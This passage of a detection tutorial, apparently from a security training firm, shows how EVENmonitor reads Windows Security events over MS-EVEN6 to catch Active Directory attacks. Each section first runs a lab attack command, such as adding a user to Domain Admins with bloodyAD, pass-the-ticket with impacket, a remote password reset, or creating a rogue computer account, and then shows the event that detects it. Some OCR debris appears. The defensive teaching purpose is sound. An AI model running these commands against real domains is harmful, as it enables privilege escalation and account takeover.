3710bac72559c0a69027be4ea325d9e174d1795b4525dbb54d28e36294cfc89156639ac5bdb6e226040639e139f6f27f81f
f3e243530c1a1fea4f0b9286e9e47de769f73bca74917fad716ca2201b8a0cbf2cbd6b35f82205d981424aaba352816b1c5
f8a8ea927baa40769b1ff6549a001ff1bbd14a7e81086f5ed27b2b041ecf4e1e81ee0ee3c203fa38d7cdbabf04d6e3b489c
┌──root@kali ~
```

Each TGS request emits an Event ID 4769. Although service ticket requests are normal, the **encryption type 0x17 (RC4-HMAC)** on a privileged or service account is a strong indicator of Kerberoasting. And EVENmonitor can find this and display it for you by using the following command:

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4769
```

```
┌──root@kali ~
└─➤  EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4769
[+] ═══════════════════════════════════════
[+]     EVEN6 live monitor v1.0.0        @NeffIsBack
[+] ═══════════════════════════════════════


[*] Connecting to 192.168.1.7 ...
[+] Successfully bound to MS-EVEN6!
[*] Watching for events ...
[+] New event received: 3 records
[+] New event received: 11 records
[2026-04-25T23:33:59.168814] Channel: Security, Event ID: 4769, Level: LogAlways, Keywords: AuditSuccess, Task
├─TargetUserName                : sushant@IGNITE.LOCAL
├─TargetDomainName              : IGNITE.LOCAL
├─ServiceName                   : kavish
├─ServiceSid                    : S-1-333056-21-2964257136-1039789743-457275023-1106
├─TicketOptions                 : 0x40810010
├─TicketEncryptionType          : 0x17
├─IpAddress                     : ::ffff:192.168.1.17
├─IpPort                        : 47782
├─Status                        : 0x0
├─LogonGuid                     : 464d97ce-6242-6df5-d264-4edbd73d5553
└─TransmittedServices           : -
[2026-04-25T23:33:59.179285] Channel: Security, Event ID: 4769, Level: LogAlways, Keywords: AuditSuccess, Task
├─TargetUserName                : sushant@IGNITE.LOCAL
├─TargetDomainName              : IGNITE.LOCAL
├─ServiceName                   : sushant
├─ServiceSid                    : S-1-333056-21-2964257136-1039789743-457275023-1128
├─TicketOptions                 : 0x40810010
├─TicketEncryptionType          : 0x17
├─IpAddress                     : ::ffff:192.168.1.17
├─IpPort                        : 47804
├─Status                        : 0x0
├─LogonGuid                     : 464d97ce-6242-6df5-d264-4edbd73d5553
└─TransmittedServices           : -
```

The combination of **TicketEncryptionType 0x17** and a **TargetUserName** that was authenticated from a workstation rather than a server hardens the case for active Kerberoasting. Modern domains should use AES (type 0x12) for service tickets, so RC4 traffic is itself anomalous.

Detecting Privilege Escalation via Group Addition — Event ID 4728


Adding a controlled account to a privileged group is the fastest path to domain dominance. bloodyAD performs the modification with a single command.

```
bloodyAD --host "192.168.1.7" -d "ignite.local" -u "administrator" -p "Ignite@987" add groupMember "Domain Admins" "geet"
```



Membership changes against security-enabled global groups generate Event ID 4728. EVENmonitor surfaces the event the moment Active Directory replicates the change.

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4728
```



The MemberName field carries the full distinguished name of the elevated account, while TargetUserName names the group and SubjectUserName identifies the operator. Any 4728 event referencing Domain Admins, Enterprise Admins, or Schema Admins demands an immediate response.

Detecting Group Membership Removal — Event ID 4729

Attackers also remove users from privileged groups to lock out incident responders. The reverse bloodyAD command strips the account back out.

```
bloodyAD --host "192.168.1.7" -d "ignite.local" -u "administrator" -p "Ignite@987" remove groupMember "Domain Admins" "geet"
```



The corresponding Event ID 4729 records the removal and EVENmonitor displays the full context with the help of the following command:

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4729
```




Pairing 4728 and 4729 monitoring lets a defender reconstruct every elevation and de-elevation against sensitive groups.

Detecting Account Disable Operations — Event ID 4725

Adversaries who hold Domain Admin rights frequently disable legitimate accounts to obstruct incident responders or to neutralise security personnel. The bloodyAD utility flips the ACCOUNTDISABLE flag inside the userAccountControl attribute with a single remote call.

```
bloodyAD --host 192.168.1.11 -d ignite.local -u Administrator -p 'Ignite@987' add uac sanjeet -f ACCOUNTDISABLE
```



Every disable operation triggers Event ID 4725 inside the Security log. EVENmonitor captures the event in real time, exposing both the affected account and the operator responsible by using the following command:

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4725
```

```
┌──root@kali ~
└─➤  EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4725
[+] ═══════════════════════════════════════════════
[+]     EVEN6 live monitor v1.0.0        @NeffIsBack
[+] ═══════════════════════════════════════════════

[*] Connecting to 192.168.1.7 ...
[+] Successfully bound to MS-EVEN6!
[*] Watching for events ...
[+] New event received: 3 records
[+] New event received: 1 records
[+] New event received: 3 records
[+] New event received: 7 records
[2026-04-25T23:40:51.341322] Channel: Security, Event ID: 4725, Level: LogAlways, Keywords: AuditSuccess, Ta
├─TargetUserName                : sanjeet
├─TargetDomainName              : IGNITE
├─TargetSid                     : S-1-333056-21-2964257136-1039789743-457275023-1115
├─SubjectUserSid                : S-1-333056-21-2964257136-1039789743-457275023-500
├─SubjectUserName               : Administrator
├─SubjectDomainName             : IGNITE
└─SubjectLogonId                : 0x37e800
```

The **TargetUserName** field identifies the disabled account as sanjeet, while **SubjectUserName** confirms Administrator as the actor. Defenders can pivot on the **SubjectLogonId 0x37e800** to correlate this action with other operations performed during the same attacker session.

Detecting Account Enable Operations — Event ID 4722

Attackers also re-enable previously disabled accounts to revive dormant credentials or backdoor identities. Removing the ACCOUNTDISABLE flag through bloodyAD reverses the previous action.

```
bloodyAD --host 192.168.1.7 -d ignite.local -u Administrator -p 'Ignite@987' remove uac sanjeet -f ACCOUNTDISABLE
```

```
┌──root@kali ~
└─➤  bloodyAD --host 192.168.1.7 -d ignite.local -u Administrator -p 'Ignite@987' remove uac sanjeet -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from sanjeet's userAccountControl
┌──root@kali ~
└─➤
```

The Security log records account re-enablement under Event ID 4722. EVENmonitor surfaces the change instantly using the following command:

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4722
```

```
┌──root@kali ~
└─➤  EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4722
[+] ═══════════════════════════════════════════════
[+]     EVEN6 live monitor v1.0.0        @NeffIsBack
[+] ═══════════════════════════════════════════════


[*] Connecting to 192.168.1.7 ...
[+] Successfully bound to MS-EVEN6!
[*] Watching for events ...
[+] New event received: 3 records
[+] New event received: 7 records
[2026-04-25T23:42:00.929432] Channel: Security, Event ID: 4722, Level: LogAlways, Keywords: AuditSuccess, Ta
├─TargetUserName                : sanjeet
├─TargetDomainName              : IGNITE
├─TargetSid                     : S-1-333056-21-2964257136-1039789743-457275023-1115
├─SubjectUserSid                : S-1-333056-21-2964257136-1039789743-457275023-500
├─SubjectUserName               : Administrator
├─SubjectDomainName             : IGNITE
└─SubjectLogonId                : 0x37f995
```

Watching 4725 and 4722 together gives defenders complete visibility into account state lifecycle changes. A sudden burst of disable-and-enable operations on dormant accounts is a classic indicator of an attacker preparing persistence or manipulating identities mid-engagement.

Detecting Pass-the-Ticket Attacks — Event ID 4769

Pass-the-Ticket replays a stolen Kerberos ticket to authenticate as another principal without ever knowing the underlying password. Impacket's getTGT requests a Ticket Granting Ticket using only an NTLM hash, after which psexec consumes the cached ticket through the -k -no-pass flags and for all this, we will use the combination of the following commands:

```
impacket-getTGT -dc-ip 192.168.1.7 -hashes :32196b56ffe6f45e294117b91a83bf38
ignite.local/Administrator
export KRB5CCNAME=Administrator.ccache
impacket-psexec ignite.local/administrator@dc.ignite.local -k -no-pass
```



On the Domain Controller, the resulting service ticket request is logged as Event ID 4769. EVENmonitor isolates the event and exposes the artefacts that distinguish ticket reuse from normal Kerberos traffic with the following command:

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4769
```

```
┌──root@kali ~
└─➤  EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4769
[+] ═══════════════════════════════════════════
[+]      EVEN6 live monitor v1.0.0        @NeffIsBack
[+] ═══════════════════════════════════════════

[*] Connecting to 192.168.1.7 ...
[+] Successfully bound to MS-EVEN6!
[*] Watching for events ...
[+] New event received: 3 records
[+] New event received: 2 records
[+] New event received: 15 records
[2026-04-25T23:43:39.905937] Channel: Security, Event ID: 4769, Level: LogAlways, Keywords: AuditSuccess, Task
├─TargetUserName                : Administrator@IGNITE.LOCAL
├─TargetDomainName              : IGNITE.LOCAL
├─ServiceName                   : DC$
├─ServiceSid                    : S-1-333056-21-2964257136-1039789743-457275023-1000
├─TicketOptions                 : 0x40810010
├─TicketEncryptionType          : 0x12
├─IpAddress                     : ::ffff:192.168.1.17
├─IpPort                        : 56056
├─Status                        : 0x0
├─LogonGuid                     : 31da86f3-9165-1cd7-90dc-6b6909e049f8
└─TransmittedServices           : -
```

Two indicators stand out. First, the TicketEncryptionType is 0x12 (AES256), which is consistent with modern Kerberos but the request originates from 192.168.1.17, a non-administrative workstation. Second, the LogonGuid does not correlate with any preceding interactive logon for that account, hinting that the ticket was obtained out-of-band. Correlating 4769 events against the source workstation's recent 4624 logons quickly reveals replayed tickets.

Detecting Password Resets by Other Users — Event ID 4724


An attacker with delegated rights can reset another user's password and seize the account without needing the original credentials. The net rpc command performs a remote password reset against the Domain Controller, which is as follows:

```
net rpc user password ankur Password@987 -U ignite.local/raj%'Password@1' -S 192.168.1.7
```

```
┌──root@kali ~
└─➤  net rpc user password ankur Password@987 -U ignite.local/raj%'Password@1' -S 192.168.1.7
┌──root@kali ~
└─➤
```

Password resets executed against another principal generate Event ID 4724, which is functionally distinct from a self-service password change (Event 4723). EVENmonitor displays the full chain of attribution with the following command:

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4724
```




The combination of **TargetUserName** ankur and **SubjectUserName** raj instantly answers the two most important forensic questions: whose password changed, and who changed it. Any 4724 event where the subject is not a Help Desk operator or a service account warrants immediate review, since unsanctioned password resets are a hallmark of account takeover.

Detecting Rogue Computer Account Creation — Event ID 4741

Active Directory permits any authenticated domain user to create up to ten computer accounts by default through the MachineAccountQuota attribute. Attackers exploit this for techniques such as Resource-Based Constrained Delegation abuse and noPac. bloodyAD provisions a rogue computer account in a single command.

```
bloodyAD -u sanjeet -p 'Password@1' -d ignite.local --host 192.168.1.7 add computer fakecomp 'Password@123'
```



Computer account creation writes Event ID 4741 to the Security log. EVENmonitor exposes the new machine principal along with all its attributes.

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4741
```

```
┌─root@kali ~
└─➤  EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4741
[+] ═══════════════════════════════════════════
[+]      EVEN6 live monitor v1.0.0        @NeffIsBack
[+] ═══════════════════════════════════════════

[*] Connecting to 192.168.1.7 ...
[+] Successfully bound to MS-EVEN6!
[*] Watching for events ...
[+] New event received: 3 records
[+] New event received: 1 records
[+] New event received: 7 records
[2026-04-25T23:46:33.770250] Channel: Security, Event ID: 4741, Level: LogAlways, Keywords: AuditSuccess, Tas
├─TargetUserName                : fakecomp$
├─TargetDomainName              : IGNITE
├─TargetSid                     : S-1-333056-21-2964257136-1039789743-457275023-1134
├─SubjectUserSid                : S-1-333056-21-2964257136-1039789743-457275023-1115
├─SubjectUserName               : sanjeet
├─SubjectDomainName             : IGNITE
├─SubjectLogonId                : 0x386dba
├─PrivilegeList                 : -
├─SamAccountName                : fakecomp$
├─DisplayName                   : -
├─UserPrincipalName             : -
├─HomeDirectory                 : -
├─HomePath                      : -
├─ScriptPath                    : -
├─ProfilePath                   : -
├─UserWorkstations              : -
├─PasswordLastSet               : 4/26/2026 5:16:33 AM
├─AccountExpires                : %%1794
├─PrimaryGroupId                : 515
├─AllowedToDelegateTo           : -
├─OldUacValue                   : 0x0
├─NewUacValue                   : 0x80
├─UserAccountControl            :
                %%2087
├─UserParameters                : -
├─SidHistory                    : -
├─LogonHours                    : %%1793
├─DnsHostName                   : fakecomp.ignite.local
└─ServicePrincipalNames         :
                HOST/fakecomp
                HOST/fakecomp.ignite.local
                RestrictedKrbHost/fakecomp
                RestrictedKrbHost/fakecomp.ignite.local
```

The event reveals the SamAccountName fakecomp$, the creator sanjeet, and a set of pre-populated ServicePrincipalNames including HOST/fakecomp and RestrictedKrbHost entries. Computer accounts created by ordinary users — particularly those followed shortly by attribute modifications such as msDS-AllowedToActOnBehalfOfOtherIdentity — are a leading indicator of delegation abuse in progress.

Detecting Computer Account Deletion — Event ID 4743


Adversaries clean up rogue computer accounts to remove evidence of their attack chain. The ldap_shell utility provides a convenient interactive interface for the deletion.

```
ldap_shell ignite.local/administrator:Ignite@987 -dc-ip 192.168.1.7
del_computer fakecomp$
```

```
┌─root@kali ~
└─➤  ldap_shell ignite.local/administrator:Ignite@987 -dc-ip 192.168.1.7
[INFO] Starting interactive shell
administrator#
administrator# del_computer fakecomp$
[INFO] Found computer DN: CN=fakecomp,CN=Computers,DC=ignite,DC=local
[INFO] Computer fakecomp$ deleted successfully!
administrator#
```

The deletion is recorded under Event ID 4743. EVENmonitor catches the event the moment the directory commits the change.

```
EVENmonitor --dc-ip 192.168.1.7 -u administrator -d ignite.local -p 'Ignite@987' --event-id 4743
```




Pairing 4741 with 4743 lets defenders reconstruct the entire lifecycle of any computer object. Short-lived computer accounts that appear and disappear within a single session almost always indicate offensive tooling rather than legitimate provisioning.

Authenticating EVENmonitor with an NTLM Hash

EVENmonitor itself supports hash-based authentication, which proves invaluable during incident response when the analyst possesses an NTLM hash from a credential dump but no cleartext password. The -H flag swaps the password for the hash and connects to MS-EVEN6 just as if a password had been supplied.

```
EVENmonitor –dc-ip 192.168.1.7 -u administrator -d ignite.local -H
32196B56FFE6F45E294117891A8BF38
```



The tool successfully binds to MS-EVEN6 and begins streaming events without ever requiring the cleartext credential. This capability lets blue teams and red teams operate seamlessly with the same artefacts already in their possession, and it makes EVENmonitor a practical choice for environments where Kerberos is preferred over NTLM-based logons.

Conclusion

EVENmonitor turns the often-neglected Windows Security log into a real-time intrusion detection feed without deploying a single agent on the Domain Controller. Across the techniques covered in this article, a clear pattern emerges: every meaningful action an adversary takes against Active Directory writes a deterministic Event ID, and tuning EVENmonitor's --event-id filter to the right code instantly converts that record into an actionable alert.

The detection coverage demonstrated here spans the full Active Directory kill chain. Credential attacks surface through 4768 for AS-REP Roasting, 4625 for password spraying, 4769 for Kerberoasting and Pass-the-Ticket, and the 4624 plus 4776 pair for Pass-the-Hash. Privilege abuse and persistence emerge through 4720 and 4726 for user account creation and deletion, 4722 and 4725 for account state changes, 4724 for unauthorised password resets, 4728 and 4729 for privileged group manipulation, and 4741 plus 4743 for the rogue computer account lifecycle. Domain-wide credential theft signals itself through 4662 with the DS-Replication-Get-Changes-All GUID — the unmistakable fingerprint of DCSync.

Because EVENmonitor consumes events directly from MS-EVEN6, it operates without SIEM ingestion delays, without endpoint agents, and without alerting the attacker. That makes it an ideal companion for live incident response, purple-team validation exercises, lab-based learning, and any environment where defenders need surgical visibility into the Domain Controller without the overhead of enterprise tooling.

Mastering the event-to-attack mappings catalogued in this article transforms a passive log source into an active defensive instrument. Adversaries rely on the assumption that the Security log is too noisy to read in real time. EVENmonitor breaks that assumption — and with it, the attacker's window of opportunity.

iGNITE Technologies

FOLLOW US ON *social media*



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials




ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics



EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux